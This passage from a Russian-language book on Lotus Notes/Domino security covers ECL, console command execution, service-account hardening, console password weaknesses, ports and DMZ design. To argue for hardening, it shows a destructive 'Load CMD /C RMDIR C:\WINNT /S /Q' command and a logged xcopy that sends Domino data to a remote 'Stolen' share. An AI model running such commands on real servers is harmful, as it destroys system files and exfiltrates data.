Для проверки исполняемого кода *ECL* использует электронную подпись. Когда производится попытка исполнения этого кода, *Notes* проверяет, кем этот код подписан, а затем обращается к *ECL* с тем, чтобы определить, какое действие можно разрешить автоматически, а о чем нужно спросить пользователя. Если имя того, кто подписал этот код, найдено в *ECL* – явно, в виде иерархического шаблона (**/Lotus)*, или по умолчанию (*-Default-*) – и соответствующее действие разрешено, то оно выполняется автоматически. Если имя подписавшего код не найдено, либо найдено, но требуемое действие не разрешено, то *Notes* в диалоговом окне предлагает пользователю принять решение, как в этой ситуации поступить. Предлагаются такие варианты:

- не выполнять
- выполнить один раз
- доверять подписавшему на время этой сессии
- доверять подписавшему

Если код вообще не подписан, то правила его выполнения определяются записью *“No Signature”* в *ECL*.

1.3.2.6 Локальная безопасность

Понятие «локальной безопасности» (*local security*) относится к возможности шифрования всей базы целиком с помощью публичного ключа сервера или пользователя. База, расположенная на сервере, может быть зашифрована только с помощью публичного ключа данного сервера. Локальную базу можно зашифровать публичным ключом любого пользователя.

Локальное шифрование защищает базу от тех, кто каким-либо образом получил доступ к файлу этой базы, но не имеет соответствующего приватного ключа для расшифровки. Это увеличивает безопасность, так как для того, чтобы получить доступ к данным, требуется иметь не только базу, но и *ID*-файл с необходимым ключом, а также знать пароль, которым защищен этот *ID*-файл.

ID-файл пользователя необходим для доступа к зашифрованной базе, расположенной на клиенте *Notes*. Если же база находится на сервере, и зашифрована его публичным ключом, то для тех пользователей, которые будут к ней обращаться через сервер, он будет расшифровывать ее с помощью своего *Server.id*.

Конец вводной части. Перевод закончен, дальше уже мой текст.

2 *Сеть и операционная система*

Поскольку книга посвящена безопасности *Notes*/*Domino*, я не вижу смысла уделять много внимания вопросам, не являющимся специфическими для этого продукта. Безопасность «вообще» достаточно хорошо освещается во множестве самых разных изданий.

В частности, о физической безопасности уже столько сказано и написано, что я просто не хочу повторяться. Действительно, если злоумышленник получил доступ к серверу на файловом уровне, то дальше ни о каких средствах защиты не может идти речи. Даже криптография в подобной ситуации не всегда может служить надежной страховкой (далее мы в этом убедимся). Поэтому – ключи, замки, охрана, видеонаблюдение, а также защита средствами операционной системы. Это все, что я здесь хочу сказать о физической безопасности сервера.

А вот взаимодействие сервера *Domino* с операционной системой и сетью имеет свою специфику, с которой стоит разобраться подробнее.

2.1 *Взаимодействие сервера Domino и операционной системы*

Сервер *Domino R*7 может работать на следующих платформах:

- *Windows 2000/XP/2003*
- *IBM AIX 5.2/5.3*
- *Linux SuSE 8/9; RedHat 4 (32-bit)*
- *Sun Solaris 9/10*
- *IBM i5/OS V5R3/V5R4*
- *IBM z/OS V*1 от *R*5 и выше; *z/OSe V*1 от *R*5 и выше
- *Linux on zSeries SuSE 8/9; RedHat 4 (32-bit)*

У меня нет технической возможности охватить в одной книге все нюансы взаимодействия *Domino* с каждой из этих ОС. Проще говоря, я их не знаю – из всего перечня поддерживаемых платформ мне приходилось иметь дело только с тремя – *Windows, Linux RedHat* и *Solaris*, а из них, в основном, с *Windows*. Про нее и побеседуем.

2.1.1 *Вызов внешних приложений из сервера Domino*

Обратная связь сервера *Domino* с операционной системой гораздо теснее, чем многим кажется. В частности, не всем известно, что *Domino* может запускать внешние приложения.

Серверные задачи (*Router, Replica, Compact* и т.д.) запускаются с консоли с помощью команды *Load <ServerTask>*. Алгоритм работы этой команды (на примере команды "*Load Task*") следующий:

- В программной директории *Domino* ищется файл с названием *nTask.exe*. Если такой исполняемый файл существует, то он запускается.
- Если такого файла там нет, то в той же директории ищется файл *Task.exe* (без добавления "*n*" к имени файла). Если такой файл есть, то он запускается.
- Если такого файла нет, файл *Task.exe* ищется во всех директориях, перечисленных в переменной окружения %*Path*%. Попыток найти файл *nTask.exe* больше не предпринимается.
- Если такого файла нет, на консоль выдается сообщение об ошибке.

Поэтому любые исполняемые файлы могут быть вызваны из консоли сервера *Domino* в том случае, если они находятся в программной директории *Domino,* либо директория, в которой они расположены, указана в переменной %*Path*%. Полный путь, указанный в консольной команде, сервер *Domino* не понимает.




Рис. 2-1. Вызов *Far Manager* из консоли сервера *Domino*. Путь *C:\Program Files\Far* добавлен в переменную *%Path%*.




Рис. 2-2. *Постороннее приложение (Far Manager), работающее в окне сервера Domino. Некоторые администраторы довольно забавно реагируют на такую картину.*

Ограничение, связанное с тем, что исполняемый файл должен находиться либо в директории *Domino*, либо в той, которая указана в *Path*, на самом деле ничего не ограничивает. Несмотря на то, что *Domino* не понимает полный путь, указанный в консольной команде, программу можно запустить с помощью командного процессора *cmd.exe* (путь к которому имеется в переменной %*Path*%):

Load CMD /C C:\Program Files\Program Dir\Program.exe

Командный процессор *CMD* можно использовать не только для запуска внешних приложений, но и сам по себе. Таким образом, из консоли сервера *Domino* можно выполнить любую команду операционной системы:

Load CMD /C RMDIR C:\WINNT /S /Q

Поскольку консольная команда может быть передана серверу *Domino* самыми различными способами, из этого примера становится понятно, что взаимодействие сервера *Domino* с операционной системой напрямую относится к теме этой книги.

2.1.2 *Полномочия сервера Domino в операционной системе*

Как правило, сервер *Domino* запускается на платформе *Windows* как сервис, а не как приложение. При этом в отличие от *Unix*-платформ, где для *Domino* при установке создается группа и пользователь, от имени которого сервер работает, здесь он по умолчанию запускается от системной учетной записи (*Local System Account*).




Рис. 2-3. *По умолчанию вход в систему сервера Domino осуществляется с системной учетной записью.*

Это дает ему неограниченные права в операционной системе. Соответственно, все приложения, которые им запускаются, действуют с теми же полномочиями. И уж никак нельзя назвать полезным для безопасности ОС то обстоятельство, что сервер имеет права на исполнение командного процессора *(CMD).* В *Unix*-системах эта проблема решается проще – пользователю *Notes*, от имени которого работает сервер *Domino*, не предоставляют прав на запуск оболочек (*corn shell, born shell, c shell* и т.п.).

Те же действия можно (и нужно) проделать и в *Windows*. Серверу *Domino* для нормальной работы **не требуется никаких прав на выполнение внешних программ**. *NTFS* позволяет регулировать права пользователя на те или иные действия с файлом. Но сначала следует создать пользователя, от имени которого будет запускаться сервер *Domino* (в *Windows XP* зачем-то понадобилось, чтобы пользователь входил в группу *Administrators* на локальном компьютере, но поскольку *XP* никак нельзя отнести к серверным платформам, я не стал разбираться, каких прав не хватает обычному пользователю). Затем нужно сконфигурировать сервис таким образом, чтобы он запускался с этой учетной записью:




Рис. 2-4. *Виртуальный пользователь, от имени которого запускается сервис Lotus Domino Server.*

В первую очередь, конечно, нужно защитить командный процессор – *CMD.exe* и файл *Command.com*. Строго говоря, следует обработать таким образом все исполняемые файлы, которые присутствуют в переменной окружения *%Path%*. Но я не рискну гарантировать, что в этом случае *Windows* не выкинет какой-нибудь фокус.




Рис. 2-5. *Можно наложить запрет на выполнение CMD.exe и Command.com (это минимум), либо на все исполняемые файлы в директориях, указанных в %Path%.*

В результате поведение сервера при попытке исполнения внешних программ меняется:




Рис. 2-6. *Сервер запущен от системной учетной записи. Команда выполняется.*




Рис. 2-7. *Сервер запущен от имени пользователя, которому запрещено исполнение любых программ из директории Windows. Выполнение блокировано.*

Можно также лишить этого пользователя права на запись во всех директориях, кроме *Lotus\Domino*, своей персональной директории в *Documents and Settings* и места хранения временных файлов. Но с этим нужно быть аккуратнее, так как *Domino* в некоторых случаях может создавать и изменять файлы во внешних по отношению к *Lotus\Domino* директориях (например, ссылки на другие директории, раздел 4.6).

Не следует предоставлять сервису *Lotus Domino Server(LotusDominoData)* больше прав, чем это требуется для его работы, как в отношении файловой системы, так и на запуск посторонних процессов и программ.

2.1.3 *Защита консоли сервера*

Консоль сервера *Domino* может быть защищена паролем. Делается это с помощью консольной команды *Set Secure*:

Set Secure <password>

После этого сервер перестает выполнять команды *Load, Tell, Exit, Quit, Set Configuration, Replicate* и другие команды, которые требуют от сервера какого-то действия. Разрешены только команды типа "*Show": Show Tasks, Show Users, Show Server* и т.п. Для того чтобы отменить блокировку, нужно повторно ввести команду *Set Secure* с тем же паролем. Команда для смены пароля выглядит так:

Set Secure <old_password> <new_password>

Выключение и перезапуск сервера также будут требовать пароля:

Restart Server <password>
Quit <password>
Exit <password>

Механизм блокировки весьма прост. В файле *Notes.ini* сервера добавляется строка:

SERVER_CONSOLE_PASSWORD=05C0FC2F 23F4DD1D 8BD7E6D7 AFEDAF97

Пароль преобразуется к верхнему регистру (поэтому не имеет значения регистр символов пароля, что никак не увеличивает безопасность) и хешируется. В данном примере был использован пароль "*password*". Таким образом, можно записать эту строчку так:

SERVER_CONSOLE_PASSWORD=Hash[UpperCase(password)].

В том случае, если пароль забыт, можно удалить эту строчку из *Notes.ini* и перезапустить сервер вместе с операционной системой.

В этом способе защиты консоли имеются как плюсы, так и минусы.

Минусы:

Применяется слабый алгоритм хеширования (без добавления так называемой «соли» - *Unsalted Hash*). При таком алгоритме каждый раз одному и тому же паролю будет соответствовать один и тот же хеш, что делает его легко уязвимым при атаке по словарю. Более подробно механизм хеширования паролей будет рассмотрен в разделе 16.1.1.1 на примере *Internet*-паролей.

Приведение всех символов к верхнему регистру также существенно снижает защиту.

Кроме того, хоть в базе *Log.nsf* вводимый пароль не отображается, его легко можно увидеть в файле *Domino\Data\IBM_TECHICAL_SUPPORT\Console.log*.




Рис. 2-8. *Отображение консольной команды "Set Secure password" в базе Log.nsf. Пароль не отображается.*

```
> Tell Adminp P A
This command is not permitted when console security is in effect
> set secure password
> Tell Adminp P A
> 24.03.2007 17:11:50   Admin Process: Checking for all requests to perform
```

Рис. 2-9. *То же самое событие в файле Console.log. Пароль в открытом виде.*

По умолчанию в *Domino R6* текстовый журнал консоли не ведется, в *R7* его размер ограничен одним килобайтом. Но эти параметры легко могут быть изменены (см. *Lotus Domino Administrator Help, Console Log*).

По этим причинам **пароль защиты консоли ни в коем случае не должен совпадать с паролем администратора.**

Плюсы:

Очевидный плюс – наиболее критические команды консоли требуют ввода пароля.

Условный плюс – запрет на выполнение команд, передаваемых серверу через документы типа "*Program*" и "*Event Handler*". Очевидно, что это повышает безопасность (см. раздел 16.2.3), но тем самым лишает администратора довольно полезного инструмента управления сервером.

Если безопасность играет критическую роль, тогда можно было бы и обойтись без этого инструмента, но, к сожалению, далеко не все команды, передаваемые через документы "*Program*", можно запретить таким образом. При включенной защите консоли блокируются команды "*Tell …*", а команды типа "*Load …*" при этом замечательно выполняются.




Рис. 2-10. *При включенной защите консоли некоторые команды в документе "Program" блокируются, а некоторые выполняются. Забавно, что выполняется как раз наиболее опасная группа команд.*

Судя по тому, что в документации не делается различий между этими типами команд, а просто объявляется, что ни одна из них не будет выполняться, можно считать это очередным багом.

> Стоит подумать – нужна ли вам защита консоли, если она так криво реализована?

2.2 *Сетевая безопасность*

В этом разделе мы рассмотрим те аспекты сетевой безопасности, которые являются специфическими для сервера *Domino*.

2.2.1 *Порты и протоколы*

При настройке сетевого экрана нужно учитывать, какие порты может использовать сервер *Domino*. Некоторые из них могут не быть задействованными – это зависит от тех

функций, которые выполняет конкретный сервер. Возможные порты и протоколы приведены в таблице.

Протокол	Порт *(без поддержки SSL)*	Порт (с поддержкой *SSL)*
NRPC	*TCP 1352*	-
HTTP	*TCP 80*	*TCP 443*
SMTP	*TCP 25*	*TCP 465*
POP3	*TCP 110*	*TCP 995*
IMAP	*TCP 143*	*TCP 993*
LDAP	*TCP 389*	*TCP 636*
DIIOP	*TCP 63148*	*TCP 63149*
Remote Debug Manager	*TCP 60000*	*TCP 60001*
Server Controller	-	*TCP 2050*

Таблица 2-1. *Протоколы и порты, используемые сервером Domino.*

NRPC (*Notes Remote Procedure Call*) – внутренний протокол, который используют сервера *Domino* и клиенты *Notes* для общения между собой. Этот протокол используется для всех задач *Notes* – почты, репликации, работы клиента *Notes* с сервером и т.п. Это «проприетарный», то есть «родной» протокол *Notes*/*Domino*. При установке *Domino* стремится использовать для него любой транспорт, сконфигурированный в операционной системе. Если рассматривать *Domino,* установленный на *Windows*, то при наличии стека *TCPIP Domino* может (и стремится по умолчанию) работать как через *TCP/IP*, так и через *NetBIOS over IP*. Если установить *IPX/SPX – Domino* постарается использовать и *NetBIOS* поверх *IPX*.

Поддерживаемые протоколы, поверх которых может устанавливаться *NRPC*, приводятся в таблице.

Протокол	*Windows 2000*	*Windows 2003*
NetBIOS/ NetBEUI	*Yes*	*No*
NetBIOS over IP	*Yes*	*Yes*
NetBIOS over IPX	*Yes*	*Yes*
TCP/IP	*Yes*	*Yes*
TCP/IP IPV6	*No*	*Yes*
X.PC	*Yes*	*Yes*

Таблица 2-2. *Протоколы, которые могут служить транспортом для NRPC.*




Рис. 2-11. *При конфигурировании сервера Domino предлагается привязать NRPC ко всем доступным в ОС стекам протоколов.*

Рекомендации тут самые простые – при установке сервера *Domino* в настройках порта нужно отключить все лишнее, оставив только *TCPIP*. Соображений тут много, все они касаются уязвимостей разных стеков протоколов, и приводить их все я тут не намерен (все же книжка у нас о *Domino*, а не про общесетевую безопасность). Приведу только одно, но, на мой взгляд, достаточно весомое: при наличии 2-х или 3-х протоколов вам придется потратить вдвое или втрое больше времени, законопачивая дырки в каждом из них. А инструментарий для работы с *TCPIP* во много раз богаче, чем для всех других протоколов, вместе взятых. Так уж сложилось исторически.

Если предполагается доступ к серверу по модему, тогда будет еще один порт – *X.PC*

TCP/IP, только *TCP/IP* и ничего, кроме *TCP/IP* (ну, разве что *X.PC*).

Порты, не используемые сервером *Domino*, должны быть на файрволе отключены **в обе стороны**. Иначе у злоумышленника останется возможность заставить *Domino* передать ему информацию, используя порты, открытые изнутри.




Рис. 2-12. *Сервер Domino сам может быть инициатором передачи данных, поэтому все ненужные порты должны быть закрыты в обе стороны.*

```
24.03.2007 20:06:57  Starting replication with server
24.03.2007 20:06:57  Finished replication with server
24.03.2007 20:08:54  Running Program document for 'CMD /C xcopy E:\Test_Lotus\Domino\Data\*.* \\Evg-Mobile\Common\Stolen\*.* /Y /I /E '
24.03.2007 20:11:16  AMgr: Executive '2' started. Process id '3464'
```

Рис. 2-13. *Данные скопированы. Процесс копирования отображается на консоли, но не в логах.*

На файрволе, защищающем сервер *Domino*, все порты, кроме необходимых для работы сервера, должны быть закрыты в **обе стороны**.

2.2.2 *Сетевая топология*

В целом построение сетей на базе серверов *Domino* подчиняется общим правилам сетевой топологии. Но и тут есть несколько моментов, специфических именно для *Notes/Domino*.

2.2.2.1 Демилитаризованная зона

Многие организации не используют в своих сетях демилитаризованную зону *(DMZ)*. Вместо этого они размещают свои сервера (например, *Web*-сервера) в той же внутренней сети, где находятся сервера и рабочие станции компании. Без *DMZ*, отделяющей общедоступные сервера от внутренней сети, эта сеть подвергается дополнительному риску. Когда злоумышленник получит возможность управления *Web*-сервером, он сможет использовать его для атаки на важные ресурсы, такие как финансовые приложения и файловые сервера. Именно

«когда», а не «если», потому что независимо от того, как защищен *Web*-сервер, рано или поздно он подвергнется атаке. Следовательно, необходимо проектировать сеть и рабочие процессы с учетом минимизации возможного ущерба от вторжений и гарантии их быстрого восстановления. Одной из таких стратегий является выделение рабочих зон и использование демилитаризованной зоны (*DMZ*).

При формировании *DMZ* создается две физически разделенные сети: одна — для общедоступных серверов, другая — для внутренних серверов и рабочих станций. В зависимости от типа *DMZ* и числа используемых файрволов, применяется та или иная политика маршрутизации для каждой из сетей и жестко контролируется доступ между:

- *Internet* и *DMZ*;
- *Internet* и внутренней сетью;
- *DMZ* и внутренней сетью.

Главное преимущество использования *DMZ* вместо простого файрвола состоит в том, что при атаке на общедоступный сервер риск компрометации внутренних серверов снижается, поскольку общедоступные и внутренние сервера отделены друг от друга. Если скомпрометированный сервер находится в *DMZ*, злоумышленник не сможет напрямую атаковать другие, более важные сервера, расположенные во внутренней сети. Файрвол блокирует любые попытки компьютеров из *DMZ* подсоединиться к компьютерам внутренней сети, за исключением специально разрешенных соединений. Например, можно настроить файрвол так, чтобы разрешить Web-серверу, находящемуся в *DMZ*, подсоединяться к внутреннему серверу *Domino* через специальный *TCP*-порт. Если злоумышленник захватит Web-сервер, находящийся в *DMZ*, он сможет организовать атаку на связанный с ним внутренний сервер *Domino* через этот порт. Однако злоумышленник не сможет атаковать другие службы и порты, равно как и другие компьютеры во внутренней сети.

Применение *DMZ* дает еще некоторые преимущества:

- Внутренний файрвол обеспечивает защиту внутренней сети от атак не только из *Internet*, но и с подвергшихся нападению компьютеров из *DMZ*.
- *DMZ* обеспечивает дополнительный уровень защиты от атак, при которых злоумышленники пытаются получить доступ через любые порты, которые непредусмотрительно были оставлены открытыми на общедоступных серверах.
- *DMZ* позволяет контролировать исходящий трафик так, что можно будет остановить распространение различных червей, которые используют *Web*-сервер для взлома других компьютеров, и атакующие не смогут задействовать *Trivial FTP (TFTP)* на *Web*-сервере.
- *DMZ* позволяет ограничить доступ к административным службам, таким, например, как терминальная служба *Windows 2000 Server*.
- *DMZ* защищает сервера от атак типа подмены адресов (*spoofing*) с использованием протокола *Address Resolution Protocol* (*ARP*).

Очень важно выделить общедоступные сервера *Domino*, находящиеся в *DMZ*, в отдельный домен *Notes*, и даже, возможно, в отдельную организацию. Совершенно не обязательно демонстрировать внешнему миру свои системные базы данных, такие как *Names.nsf, Events4.nsf, Admin4.nsf*. Общедоступные базы, располагающиеся на таком сервере, имеет смысл обновлять путем репликаций с клиентом *Notes*, а не с сервером из внутренней сети. Поскольку сам клиент недоступен по *NRPC*, то в случае компрометации сервера *Domino*, находящегося в *DMZ*, это предотвратит возможность доступа к корпоративным серверам.




Рис. 2-14. *Общедоступный сервер Domino, находящийся в DMZ, выведен в отдельный домен и отдельную организацию Notes. Обновление контента происходит через клиент Notes.*

